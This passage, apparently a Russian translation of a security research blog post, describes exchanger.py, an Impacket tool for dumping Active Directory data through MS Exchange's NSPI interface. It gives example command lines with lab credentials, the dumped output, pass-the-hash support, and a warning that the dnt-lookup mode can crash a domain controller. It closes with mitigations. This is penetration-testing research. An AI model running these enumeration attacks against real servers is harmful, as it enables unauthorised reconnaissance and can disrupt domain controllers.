PR_ADDRTYPE: EX
PR_EMAIL_ADDRESS: /o=NT5/ou=00000000000000000000000000000000/cn=718A95E896563F4EA08068B50CCE98AD
whenCreated: 2020-06-21 23:07:11
whenChanged: 2020-07-01 23:24:23
PR_SEARCH_KEY: EX:
PR_DISPLAY_TYPE: 3
PR_TEMPLATEID: /o=NT5/ou=00000000000000000000000000000000/cn=718A95E896563F4EA08068B50CCE98AD
cn: DC01
Exchange0bjectId: e8958a71-5696-4e3f-a080-68b50cce98ad
proxyAddresses: []
objectSid: S-1-5-21-3762819550-2217300684-2077116877-1109
uSNChanged: 57750
instanceType: 4
uSNCreated: 12936
name: DC01
userCertificate: [b'0\x82\x05\xdf0\x82\x04\xc7\x a0\x03\x02\x01\x02\x02\x13e\x00\x00\x00\x03\xb8~
30\x11\x06\n\t\x92&\x89\x93\xf2,d\x01\x19\x16\x03C0M1\x170\x15\x06\n\t\x92&\x89\x93\xf2,d\x01\x19\x7\r210623042301Z0\x1b1\x190\x17\x06\x03U\x04\x03\x13\x10DC01.CONTOSO.COM0\x82\x01"0\r\x06\t*\x86'

```

Пример использования guid-known атаки

Опция dnt-lookup выводит все записи Active Directory, запрашивая DNT. Он запрашивает несколько DNT одновременно, чтобы ускорить атаку и уменьшить трафик:

```

arseniy@ptarch $ exchanger.py CONTOSO/user01:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi \
> dnt-lookup -lookup-type EXTENDED -start-dnt 0 -stop-dnt 500000
Impacket v1234 - Copyright 2020 SecureAuth Corporation

# MIDs 0-349:
# MIDs 350-699:
# MIDs 700-1049:
# MIDs 1050-1399:
# MIDs 1400-1749:
# MIDs 1750-2099:
objectSid: S-1-5-21-3762819550-2217300684-2077116877
whenCreated: 2020-06-21 20:35:26
whenChanged: 2020-06-25 20:43:09
objectGUID: c10867d0-8c55-49e3-a4d0-a8337773e90a
name: CONTOSO
PR_ENTRYID: /o=NT5/ou=00000000000000000000000000000000/cn=D06708C1558CE349A4D0A8337773E90A
proxyAddresses: []
PR_OBJECT_TYPE: 6
PR_DISPLAY_TYPE: 3
instanceType: 5
subRefs: ['/o=NT5/ou=00000000000000000000000000000000/cn=B592C55256BA5142B554B45DBA352286',
 '/o=NT5/ou=00000000000000000000000000000000/cn=9B95975A0AB90142B31868AAE16B44CA', '/o=NT5/ou=
=00000000000000000000000000000000/cn=1AE370DFE891804C95BE1638707290CD']
PR_INSTANCE_KEY: -17
=====
whenCreated: 2020-06-21 20:35:26
whenChanged: 2020-06-23 01:05:24
objectGUID: df70e31a-91e8-4c80-95be-1638707290cd
cn: Configuration
name: Configuration

```

Пример использования атаки dnt-lookup

Атака dnt-lookup поддерживает флаг -output-file для записи вывода в файл, так как вывод может быть больше 1 ГБ. Выходной файл будет включать, помимо прочего: эскизы пользователей, все поля описания и информации, сертификаты пользователей, сертификаты компьютеров (включая имена NetBIOS компьютеров), подсети и URL-адреса принтеров.

Внутренние особенности инструмента

Внутренние функции exchanger.py:

Совместимость с Python2/Python3

NTLM и базовая аутентификация, включая атаку Pass-The-Hash

поддержка TLS SNI; Поддержка кодирования HTTP-передачи по частям

Полное соответствие Unicode

Реализация RPC через HTTP версии 2 протестирована на более чем 20 целевых объектах.

Фрагментация RPC и управление потоком RPC через HTTP v2

Реализация MS-OXABREF

Реализация MS-NSPI/MS-OXNSPI

Полная база данных полей OXNSPI/NSPI/MAPI

Оптимизирован синтаксический анализатор отчетов о недоставке для работы с результатами RPC большого размера.

Инструмент не поддерживает использование службы Autodiscover, так как во время многих тестов на проникновение эта служба была заблокирована или было практически невозможно угадать адрес электронной почты, чтобы получить его результат.

Если Basic установлен принудительно или Microsoft TMG покрывает Exchange, инструмент не сможет получить имя RPC-сервера от NTLMSSP, или это имя не будет работать. Если это произойдет, вручную запросите имя RPC-сервера через автообнаружение или найдите его в заголовках HTTP, в источниках формы входа в OWA или в почтовых заголовках писем с сервера и установите его в флаге -rpc-hostname:

```
arseniy@ptarch $ exchanger.py -rpc-hostname '10081138-ffcf-4bc9-b096-87d31cf60955@contoso.com' \
> CONTOSO/mia:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi list-tables
Impacket v1234 - Copyright 2020 SecureAuth Corporation

Default Global Address List
Guid: None

All Address Lists
Guid: 7c30d6b2-7683-4dca-a4ce-20e29bb1f2df

    All Contacts
    Guid: d7b46a3a-428e-4cd8-ba10-4b79f7708692

    All Distribution Lists
    Guid: b1cc6c2e-9182-4719-8492-beca713b9e40

    All Rooms
    Guid: e72a3dcf-59ae-4071-b76e-bb7dab6ee6b9

    All Users
    Guid: 48d9f516-2e23-4051-95ba-a01607ae06d2

    Hackers
    Guid: effa2193-d995-4476-8c29-98c603b4442e

    Public Folders
    Guid: 9c963278-71b1-4ac5-97dc-dd519328d894

arseniy@ptarch $ exchanger.py -rpc-hostname EXCH01 \
> CONTOSO/mia:'P@ssw0rd'@EXCH01.CONTOSO.COM nspi list-tables
Impacket v1234 - Copyright 2020 SecureAuth Corporation

Default Global Address List
Guid: None

All Address Lists
Guid: 7c30d6b2-7683-4dca-a4ce-20e29bb1f2df
```

Примеры установки флага -rpc-hostname

Если вы не уверены, какое имя хоста инструмент получает от NTLMSSP, используйте флаг -debug, чтобы отобразить эту информацию и другие полезные выходные данные отладки.

Ограничения инструмента

Инструмент был разработан с поддержкой любой конфигурации Exchange и был протестирован во всех таких случаях. Однако могут возникнуть две проблемы:

Проблема с многопользовательскими конфигурациями

Когда Exchange использует несколько доменов Active Directory, атака dnt-lookup может привести к сбою контроллера домена.

Вероятно, никто никогда не использовал все возможности MS-NSPI, особенно на контроллерах домена глобального каталога, а библиотека ntdsai.dll может вызывать некоторые необработанные исключения, которые приводят к завершению работы lsass.exe и перезагрузке. Мы не смогли последовательно воспроизвести это поведение.

Таблицы списков, таблицы дампов и известные guid-атаки безопасны и прекрасно работают с многопользовательскими конфигурациями Exchange.

Проблема с Nginx

Если MS Exchange работает за сервером nginx, который не был специально настроен для Exchange, nginx будет буферизовать данные в каналах RPC IN/OUT и освобождать их блоками размером 4k/8k. Это сломает наш инструмент и MS Outlook.

Вероятно, мы могли бы разработать обходной путь для этого, расширив трафик RPC ненужными данными.

Получение инструмента

Инструмент exchanger.py, а также утилиты grcstar.py и grcdump.py теперь доступны в официальном репозитории Impacket: <https://github.com/SecureAuthCorp/impacket>.

Спасибо @agsolino за слияние!

Я надеюсь, что в будущем мы увидим автономный распаковщик автономной адресной книги и реализацию MS-OXCRPC и MAPI, по крайней мере, с функциями Ruler в exchanger.py.

Не стесняйтесь комментировать эту статью в нашем Твиттере. Подпишитесь на @ptswarm или @_mohemiv, чтобы не пропустить наши будущие исследования и другие публикации.

Смягчения

Мы рекомендуем всем нашим клиентам использовать клиентские сертификаты или VPN для предоставления удаленного доступа сотрудникам. Ни Exchange, ни другие доменные службы не должны быть доступны напрямую из Интернета.

Active Directory, MS Exchange, Penetration Testing